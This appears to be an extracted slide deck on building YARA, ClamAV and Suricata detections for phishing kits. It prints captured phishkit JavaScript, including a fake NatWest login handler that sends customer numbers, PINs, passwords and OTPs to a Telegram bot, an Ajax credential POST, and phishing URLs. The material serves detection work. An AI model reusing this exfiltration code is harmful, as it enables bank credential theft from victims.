        /(function|var|return|parseInt|document|window|catch)\s*[[()?]_0x[a-f0-9]{6}/  
  
condition:  
    3 of ($constant*) and $da_regex  
}
```

The strings section with a regex that we want to use in our detection

# Yara Time

---

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2 {  
  
meta:  
    description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"  
  
strings:  
    $constant_1 = "while (!![])"  
    $constant_2 = "${_0x"  
    $constant_3 = "function _0x"  
    $constant_4 = "var _0x"  
    $constant_5 = "return _0x"  
  
    $da_regex =  
    /(function|var|return|parseInt|document|window|catch)\s*[[ ()?_0x[a-f0-9]{6}/  
  
condition:  
    3 of ($constant*) and $da_regex  
}
```

Under what circumstances should this rule fire?

# Behaviors

---

- One thing that every phish page needs to do is send stolen creds  
\*somehow\*
- Most Popular to Least Popular
  - Typical HTML Form POST to PHP
  - Ajax XHR Form Post in Javascript
  - Write to file local (server side)
  - Service like Telegram or Discord

# Wasn't there something about clamav

<for  
<d

## Search Results

Showing 50 of 321 results (took: 3272 msec)

Time Submitted	Job/Task Score	Matched Value
5/31/2022, 3:20:08 PM	100	String.Value: ://resources.mtb.com/r/simple-layout-responsive/css.mtb?v=08132020140516" rel="stylesheet"/><script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> </head> <body> <form action="darkx/mainnet.php" method="post"><div -responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> <form action="darkx/mainnet.php" method="post"><div class="mtb-app-enrollment"> <header class="mtb-page
5/31/2022, 10:05:45 AM	100	String.Value: -responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> <form action="darkx/mainnet.php" method="post"><div class="mtb-app-enrollment"> <header class="mtb-page ://resources.mtb.com/r/simple-layout-responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> </head> <body> <form action="darkx/mainnet.php" method="post"><div
5/31/2022, 10:05:38 AM	100	String.Value: ://resources.mtb.com/r/simple-layout-responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> </head> <body> <form action="darkx/mainnet.php" method="post"><div -responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> <form action="darkx/mainnet.php" method="post"><div class="mtb-app-enrollment"> <header class="mtb-page
5/31/2022, 10:05:28 AM	100	String.Value: ://resources.mtb.com/r/simple-layout-responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> </head> <body> <form action="darkx/mainnet.php" method="post"><div -responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> <form action="darkx/mainnet.php" method="post"><div class="mtb-app-enrollment"> <header class="mtb-page
5/31/2022, 9:20:37 AM	100	String.Value: ://resources.mtb.com/r/simple-layout-responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> </head> <body> <form action="darkx/mainnet.php" method="post"><div -responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> <form action="darkx/mainnet.php" method="post"><div class="mtb-app-enrollment"> <header class="mtb-page

# Wasn't there something about clamav

```
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3;(0&1);  
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E  
70687022:::i;6D6574686F643D22706F737422:::i
```



\$str =  
"darkx/mainnet.php"



6461726B782F6D61696E6E65742E706870::i

# ELI5 ClamAV Phish Rule

PhishWave.DarkXPOST.220531; Engine:81-255, Target:3; (0&1);  
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E  
70687022:::i;6D6574686F643D22706F737422:::i

Rule message, call it whatever you like!  
'Ruleset.Description.Date' is somewhat  
of an informal standard i've seen often  
used

<https://github.com/twinwave-security/twinclams>

← ALL UR MALDOC CLAM

TwinWave.EvilDoc.OneDayAsA LION PicturesOfU.PPT.220513;Engine:81-255,Container:CL\_TYPE\_00XML\_F(0);ffc0001108009c00a03012200021101031101ffd0004000ffa4013f0000010501010101010000000000005f2b384c3d375e3f3462794a485b495c4d4e4fa5b5c5d5e5f55666768696a6b6c6d6e6f6374757677787797a7b7c67778797a7b7c7ffda00c0301002110311003f00555cf754fadf574e75ad388fb0d75d3630ef6343c5aebdaef#https://www.youtube.com/watch?v=NFeUko-lQhg  
TwinWave.EvilISO.BreakOnThroughToTheOtherSide.20211020;Engine:81-255,FileSize:1000-2097152,T  
TwinWave.EvilDoc.JustDrive.20220517;Engine:81-255,Target:2;(0&1&2);617474726962757465207662:  
TwinWave.EvilLNK.PKillCertUtilFoundationsOfDecay.20220517;Engine:81-255,Target:0;(0&1&2&3);0  
TwinWave.EvilLNK.PKillPSHELLDlandDetonateFoundationsOfDecay.20220517;Engine:81-255,Target:0;  
#https://www.youtube.com/watch?v=JYIaWeVL1JM  
TwinWave.EvilLNK.RythmIsADancer.20220517;Engine:81-255,Target:0;(0&1);0:4C??????011402;11000  
#https://www.youtube.com/watch?v=yoyZf-lBF\_U  
TwinWave.EvilXLL.ShookOnes.20220517;Engine:81-255,Target:1;(0&1);786c4175746f4f70656e:::iaw;4  
#https://www.youtube.com/watch?v=mLP-IIG9ApU  
TwinWave.EvilHTM.RarDLIfIRuledTheWorld.202205018;Engine:81-255,Target:3;((0|(1&2))&(3|4|5));  
#https://www.youtube.com/watch?v=tigQ2mf0IW  
TwinWave.EvilDoc.ShoutAtTheDevil.20220519;Engine:81-255,Target:2;(0&  
((16263646566|7)|;617474726962757465207662::i;7265706c616365::i;5379734d656d6f7279::i;63686  
TwinWave.EvilDoc.ShoutAtTheDevilPicturesOfU.MSOLE2.220519;Engine:81-255,Target:2;(0);4944415  
TwinWave.EvilDoc.ShoutAtTheDevilPicturesOfU.WORD.220519;Engine:81-255,Container:CL\_TYPE\_00XML  
TwinWave.EvilDoc.ShoutAtTheDevilPicturesOfU.XL.220519;Engine:81-255,Container:CL\_TYPE\_00XML  
TwinWave.EvilDoc.ShoutAtTheDevilPicturesOfU.PPT.220519;Engine:81-255,Container:CL\_TYPE\_00XML  
#https://www.youtube.com/watch?v=x3CGu0ezd68  
TwinWave.EvilDoc.DLandDetonateTheMessage.20220523;Engine:81-255,Container:CL\_TYPE\_MSOLE2,T  
TwinWave.EvilDoc.CharMathPandasTheMessage.20220523;Engine:81-255,Target:2;(0&1&2);6174747269  
[\s\_]\*xor[\s\_]\*?:[A-Za-z0-9]-\*[x28]\*[\s\_]\*-?d+[\s\_]\*x29+[\s\_]+\*[s\_]\*+chr[wb]?[\v  
TwinWave.EvilLNK.PShellEncoderGamesTheMessage.20220523;Engine:81-255,Target:0;(0&1);0:4C?????  
TwinWave.EvilDoc.PkillDlandDetonateFuGeeLa.20220525;Engine:81-255,Container:CL\_TYPE\_MSOLE2,T  
(2|3|4|5|6|7|8|9|10|11|12|13|14|15|16|17|18|19|20|21|22|23|24|25|26|27|28|29);6174747269627  
279::i;43616c6c576966646f7750726f63::i;456e756d5265736f757263655479706573::i;456e756d537973  
6572517565756554696d6572::i;43726561746550726f63657373::i;57696e33325f50726f63657373::i;461  
TwinWave.EvilDoc.DridexFuGeeLa.20220525;Engine:81-255,Target:2;(0&1|2|3|4|5|6);61747472696

# ELI5 ClamAV Phish Rule

---

```
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3;(0&1);  
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E  
70687022::i;6D6574686F643D22706F737422::i
```

What clamav engines can this run on?  
This is pretty much a static value for our purposes here, unless using features of specific clam engines.

# ELI5 ClamAV Phish Rule

```
PhishWave.DarkXPOST.220531;Engine:81-255, Target:3; (0&1);  
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E  
70687022::i;6D6574686F643D22706F737422::i
```

ClamAV has targets that it processes differently. HTML for example will be normalized and whitespace compressed and comments will be stripped.  
(sad face)

<https://docs.clamav.net/appendix/FileTypes.html>

Target Type	Description
0	any file
1	Portable Executable, both 32- and 64-bit
2	OLE2 containers, including specific macros. Primarily used by MS Office and MSI installation files
3	HTML (normalized) 
4	Mail file
5	Graphics
6	ELF
7	ASCII text file (normalized)
8	Unused
9	Mach-O files
10	PDF files
11	Flash files
12	Java class files

# ELI5 ClamAV Phish Rule

---

```
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3; (0&1);  
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E  
70687022::i;6D6574686F643D22706F737422::i
```

Each content that follows is given a sequential number and you can perform operations on it to express what you want

```
((0&1)|(0&(2|3|4|5|6|7|8|9)&10)))
```


# ELI5 ClamAV Phish Rule

---

```
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3;(0&1);  
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E  
70687022:::i;6D6574686F643D22706F737422:::i
```

```
$sigtool --decode-sigs  
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3;(0&1);3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E70  
687022:::i;6D6574686F643D22706F737422:::i  
VIRUS NAME: PhishWave.DarkXPOST.220531  
TDB: Engine:81-255,Target:3  
LOGICAL EXPRESSION: (0&1)  
* SUBSIG ID 0  
++> OFFSET: ANY  
++> SIGMOD: NOCASE  
++> DECODED SUBSIGNATURE:  
<form action="darkx/mainnet.php"  
* SUBSIG ID 1  
++> OFFSET: ANY  
++> SIGMOD: NOCASE  
++> DECODED SUBSIGNATURE:  
method="post"
```

# Ajax XHR Form Post in JS



# Ajax XHR Form Post in JS

```
$('#submit-btn')
.click(function(event) {
  event.preventDefault();
  var email = $("#email")
    .val();
  var password = $("#password")
    .val();
  var detail = $("#field")
    .html();

  var msg = $('#msg')
    .html();
  $('#msg')
    .text(msg);
  count = count + 1;
  if (count >= 3) {
    count = 0;
    window.location.replace("http://google.com");
  } else {
    $.ajax({
      dataType: 'JSON',
      url: 'next.php',
      type: 'POST',
      data: {
        email: email,
        password: password,
        detail: detail,
      },
      // data: $('#contact').serialize(),
      beforeSend: function(xhr) {
        $('#submit-btn')
          .html('Verifying...');
      },
    });
  }
});
```

```
$.ajax({
  dataType: 'JSON',
  url: 'next.php',
  type: 'POST',
  data: {
    email: email,
    password: password,
    detail: detail,
  },
});
```

# Ajax XHR Form Post in JS

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"TW PHISHING Generic Ajax POST to PHP Containing Password Commonly Observed in Phishing"; flow:established,to_client; file_data; content:".ajax({"; fast_pattern; content:"url|3a 20 27|"; content:".php|27|,"; within:50; content:"dataType|3a 20 27|"; content:"type|3a 20 27|POST"; nocase; content:"data|3a|"; content:"password"; nocase; within:100; classtype:misc-activity; sid:x; rev:1;})
```

```
rule TW_Phishing_Generic_Ajax_POST_to_PHP_Password {  
  
    strings:  
  
        $must_have_1 = "$.ajax({" nocase  
        $must_have_2 = "password" nocase  
  
        $var1 = "dataType: '" nocase  
        $var2 = "url: '" nocase  
        $var3 = "type: 'POST'" nocase  
        $var4 = "data: {" nocase  
  
    condition:  
        $must_have_1 and $must_have_2 and 3 of ($var*)  
}
```

```
$.ajax({  
    dataType: 'JSON',  
    url: 'next.php',  
    type: 'POST',  
    data: {  
        email: email,  
        password: password,  
        detail: detail,  
    },
```

# Telegram

 NatWest

[Log in](#) 

Online Bankingservices   
Protected

Welcome to Online Banking

Choose how you'd like to log in.  
You can use your customer number or your card number.

Customer number  
This is your date of birth (DDMMYY) followed by your unique identification number.

[Forgotten your customer number?](#)

Remember me. [What does this mean?](#) ▾

Not an online user? [Sign up here](#) ▾

Continue

Only individuals who have a NatWest account and authorised access to Online Banking should proceed beyond this point. For the security of customers, any unauthorised attempt to access customer bank information will be monitored and may be subject to legal action.

# Telegram

```
form6.addEventListener("submit", (e) => {
e.preventDefault();
var customernum = document.querySelector('input[name="customernum"]').value;
var digit10Text = document.querySelector('input[name="digit10Text"]').value;
var digit20Text = document.querySelector('input[name="digit20Text"]').value;
var digit2Text = document.querySelector('input[name="digit2Text"]').value;
var digit30Text = document.querySelector('input[name="digit30Text"]').value;
var fullpassword = document.querySelector('input[name="fullpassword"]').value;
var otp = document.querySelector('input[name="otp"]').value;
var otp1 = document.querySelector('input[name="otp1"]').value;
var mobile = document.querySelector('input[name="mobile"]').value;

if(mobile == ""){
document.getElementById("sError").innerHTML = "Please enter your Mobile phone number";
return false;
}

var token = "5151548674:AAGHgR3kxjPYKqDmE8LQ0eK1_sJZtnNEfXE";
var chat_id = "2014367735";

var message = `<html><br>| Customer: ${customernum}</html>`;

var url = `https://api.telegram.org/bot${token}/sendMessage?chat_id=${chat_id}&text=|===== Natwest INFO 5 =====| %0A| Customer No: ${customernum} %0A| PIN(12 34): ${digit10Text} ${digit20Text} ${digit2Text} ${digit30Text} %0A| FULL PASSWORD: ${fullpassword} %0A| OTP 1: ${otp} %0A| OTP 2: ${otp1} %0A| Mobile: ${mobile} %0A|===== Natwest INFO 5 ======&parse_mode=html`;

var oReq = new XMLHttpRequest();
oReq.open("GET", url, true);
oReq.send();
if (oReq) {
window.setTimeout(function(){
document.getElementById("Div7").style.display = "block";
document.getElementById("Div6").style.display = "none";
}, 1000);
}
})
</script>
```

Get values of various fields



Token and ChatID



Send it



Construct Message



# Normalized Clam HTML

```
<script>constform6=document.querySelector("#form6");form6.addeventlistener("submit",  
(e)=>{e.preventDefault();varcustomernum=document.querySelector("input[name='customer  
num']]").value;vardigit10text=document.querySelector("input[name='digit10text']]").val  
ue;vardigit20text=document.querySelector("input[name='digit20text']]").value;vardigit  
2text=document.querySelector("input[name='digit2text']]").value;vardigit30text=docume  
nt.querySelector("input[name='digit30text']]").value;varfullpassword=document.queryse  
lector("input[name='fullpassword']]").value;varotp=document.querySelector("input[nam  
e='otp']]").value;varotp1=document.querySelector("input[name='otp1']]").value;varmobile  
=document.querySelector("input[name='mobile']]").value;if(mobile=="") {document.getele  
mentbyid("serror").innerHTML="pleaseenteryourmobilephonenumbers";returnfalse;}  
vartok  
en="5151548674:aaghgr3kxjpykqdme8lq0ek1_sjztnnefxe";varchat id="2014367735";varmessag  
e=<html><br>|customer:${customernum}</html>;varurl=`https://api.telegram.org/bot${  
token}/sendmessage?chat_id=${chat_id}&text=|=====natwestinfo5=====|%0a|customer  
no:${customernum}%0a|pin(1234):${digit10text}${digit20text}${digit2t  
ext}${digit30text}%0a|fullpassword:${fullpassword}%0a|otp1:${otp}%0a|otp2:${otp1}%0a  
|mobile:${mobile}%0a|=====natwestinfo5=====&parse_mode=html`;va  
roreq=newxmlhttprequest();oreq.open("get",url,true);oreq.send();if(oreq){window.sett  
imeout(function() {document.getelementbyid("div7").style.display="block";document.get  
elementbyid("div6").style.display="none";},1000);}})</script>
```

# Telegram - Clam for Bot Uri + Chat

```
vartoken="5151548674:aaghgr3kxjpykqdme8lq0ek1_sjztnnefxe";
varchat id="2014367735";
varurl=`https://api.telegram.org/bot${token}/sendmessage?chat_id=
```

```
token=
*regex this* 5151548674:aaghgr3kxjpykqdme8lq0ek1_sjztnnefxe";
chat id=
*regex this* 2014367735;
https://api.telegram.org/bot
```

```
746F6B656E3D22
/\d{10}:[a-z0-9_-]{20,35}/
636861745F69643D22
/-?\d{8,15}/
68747470733A2F2F6170692E74656C656772616D2E6F72672F626F74
```

```
PhishWave.PutYourStuffServerSideYaGoof.220531;Engine:81-255,Target:3;(0
&1&2&3&4);746F6B656E3D22::i;0/\d{10}:[a-z0-9_-]{20,35}/i;636861745F6964
3D22::i;2/-?\d{8,15}/i;68747470733A2F2F6170692E74656C656772616D2E6F7267
2F626F74::i
```

# Telegram - Clam for Bot Uri + Chat


```
PhishWave.PutYourStuffServerSideYaGoof.220531;Engine:81-255,Target:3;(0&1&2&3&4);746F6B656E3D22::i;0/\d{10}:[a-z0-9_-]{20,35}/i;63  
6861745F69643D22::i;2/-?\d{8,15}/i;68747470733A2F2F6170692E74656C656772616D2E6F72672F626F74::i  
VIRUS NAME: PhishWave.PutYourStuffServerSideYaGoof.220531  
TDB: Engine:81-255,Target:3  
LOGICAL EXPRESSION: (0&1&2&3&4)  
* SUBSIG ID 0  
++> OFFSET: ANY  
++> SIGMOD: NOCASE  
++> DECODED SUBSIGNATURE:  
token=""  
* SUBSIG ID 1  
++> OFFSET: ANY  
++> SIGMOD: NONE  
++> DECODED SUBSIGNATURE:  
    ++> TRIGGER: 0  
    ++> REGEX: \d{10}:[a-z0-9_-]{20,35}  
    ++> CFLAGS: i  
* SUBSIG ID 2  
++> OFFSET: ANY  
++> SIGMOD: NOCASE  
++> DECODED SUBSIGNATURE:  
chat id=""  
* SUBSIG ID 3  
++> OFFSET: ANY  
++> SIGMOD: NONE  
++> DECODED SUBSIGNATURE:  
    ++> TRIGGER: 2  
    ++> REGEX: -?\d{8,15}  
    ++> CFLAGS: i  
* SUBSIG ID 4  
++> OFFSET: ANY  
++> SIGMOD: NOCASE  
++> DECODED SUBSIGNATURE:  
https://api.telegram.org/bot
```

# Resources

---

- Users reuse passwords
- Phishers reuse assets
  - Images, logos, backgrounds
  - Scripts
- The same logo hosted on imgur is in that undetected html email
- Browser in the browser attack
- <https://mrd0x.com/browser-in-the-browser-phishing-attack/>
- Attackers wouldn't lift resources directly from the github would they?
- Hashes still have value for detections (as one layer of lasagna)  
- \\_(ツ)\_/-

# Resources



## Known Phishkit Resources Observed

### Generic Browser in the Browser JS Resource Observed in Phishkits

**Filename:** script.js

**MD5:** 928d0a33900e3284629b81ebf421f2c8

**Network Sources:** <https://sg7lrbhtjk3rrclfnaj-afd059.ingress-baronn.easywp.com/4D6V3qqAyxtAjLE9/JVUNALUU6m4gmcFe/assets/APPSource/js/script.js>

**SHA256:** e3bec81ebb41420ed2cebbc0b6114b0f64c319ab6d0becc89e0dc004637fc928

### Generic Browser in the Browser SSL Image Resource Observed in Phishkits

**Filename:** ssl.svg

**MD5:** 9d6bcd114ab61e4a993ac9e7d3087603

**Network Sources:** <https://sg7lrbhtjk3rrclfnaj-afd059.ingress-baronn.easywp.com/4D6V3qqAyxtAjLE9/JVUNALUU6m4gmcFe/assets/APPSource/img/ssl.svg>

**SHA256:** 3b439667b653b07d8eec20a02b2c7cb25e4eb2a91acdbdb61f28f9163237067d

### Possible Browser in the Browser Phish Landing

**URL:** <https://sg7lrbhtjk3rrclfnaj-afd059.ingress-baronn.easywp.com/4D6V3qqAyxtAjLE9/>

# ClamAV: Did you say hashes?

```
jae@timecrimes:~$ cat test.hdb
928d0a33900e3284629b81ebf421f2c8:2756:PhishWave.BiTB.script.js
9d6bcd114ab61e4a993ac9e7d3087603:603:PhishWave.BiTB.ssl.svg
```

```
jae@timecrimes:~$ file sample.gz
sample.gz: gzip compressed data, last modified: Thu May 19 02:00:59 2022, max compression,
original size modulo 2^32 2756
jae@timecrimes:~$ clamscan -d test.hdb sample.gz
/home/jae/sample.gz: PhishWave.BiTB.script.js.UNOFFICIAL FOUND
```


```
----- SCAN SUMMARY -----
Known viruses: 2
Engine version: 0.103.5
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.006 sec (0 m 0 s)
Start Date: 2022:05:31 23:46:46
End Date: 2022:05:31 23:46:46
```

# Journey to the phish

## Resources Analyzed

<https://onedrive.live.com/view.aspx?resid=5890075B5D858872!389&ithint=onenote&wdo=2&authkey=!Ap7CQBZTxfmMk9A>

- └ ↵ otherRedirect → <https://onedrive.live.com/redir?resid=5890075B5D858872%21389&authkey=%21Ap7CQBZTxfmMk9A&page=View&>
  - └ ↵ click → <https://zoozoozeh.s3.us-west-004.backblazeb2.com/likes/index.html>



# Journey to the phish - Tracking DNS

```
alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS OneDrive (set)";  
dns.query; content:"onedrive.live.com"; nocase; bsize:17;  
xbits:set,TW.onedrive,track ip_src,expire 30; noalert;  
classtype:misc-activity; sid:x; rev:1;)
```

```
alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS Suspicious OneDrive  
=> BackblazeB2 Observed"; dns.query; content:".backblazeB2.com"; nocase;  
endswith; xbits:isset,TW.onedrive,track ip_src; classtype:misc-activity;  
sid:x; rev:1;)
```

```
06/01/2022-21:53:08.651919  [**]  [1:7500:1]  TW REDIRECTORS Suspicious  
OneDrive => BackblazeB2 Observed  [**]  [Classification: Misc activity]  
[Priority: 3]  {UDP}  172.16.153.129:38460 -> 172.16.153.2:53
```

<https://gitlab.com/twinwave-public/commonly-abused-web-services/-/blob/main/web-services.txt>

# Journey to the phish - Tracking DNS

```
alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS 000webhostapp (set)"; dns.query;
content:"000webhostapp.com"; nocase; xbits:set,TW.000webhostapp,track ip_src,expire 15;
noalert; classtype:misc-activity; sid:7501; rev:1;)

#
alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS Suspicious 000webhostapp => 100webspace
Observed"; dns.query; content:"100webspace.net"; nocase; endswith;
xbits:isset,TW.000webhostapp,track ip_src; classtype:misc-activity; sid:7502; rev:1;)

#
alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS Suspicious 000webhostapp =>
123formbuilder Observed"; dns.query; content:"123formbuilder.com"; nocase; endswith;
xbits:isset,TW.000webhostapp,track ip_src; classtype:misc-activity; sid:7503; rev:1;)

#
alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS Suspicious 000webhostapp => 1drv
Observed"; dns.query; content:"1drv.ms"; nocase; endswith; xbits:isset,TW.000webhostapp,track
ip_src; classtype:misc-activity; sid:7504; rev:1;)

#
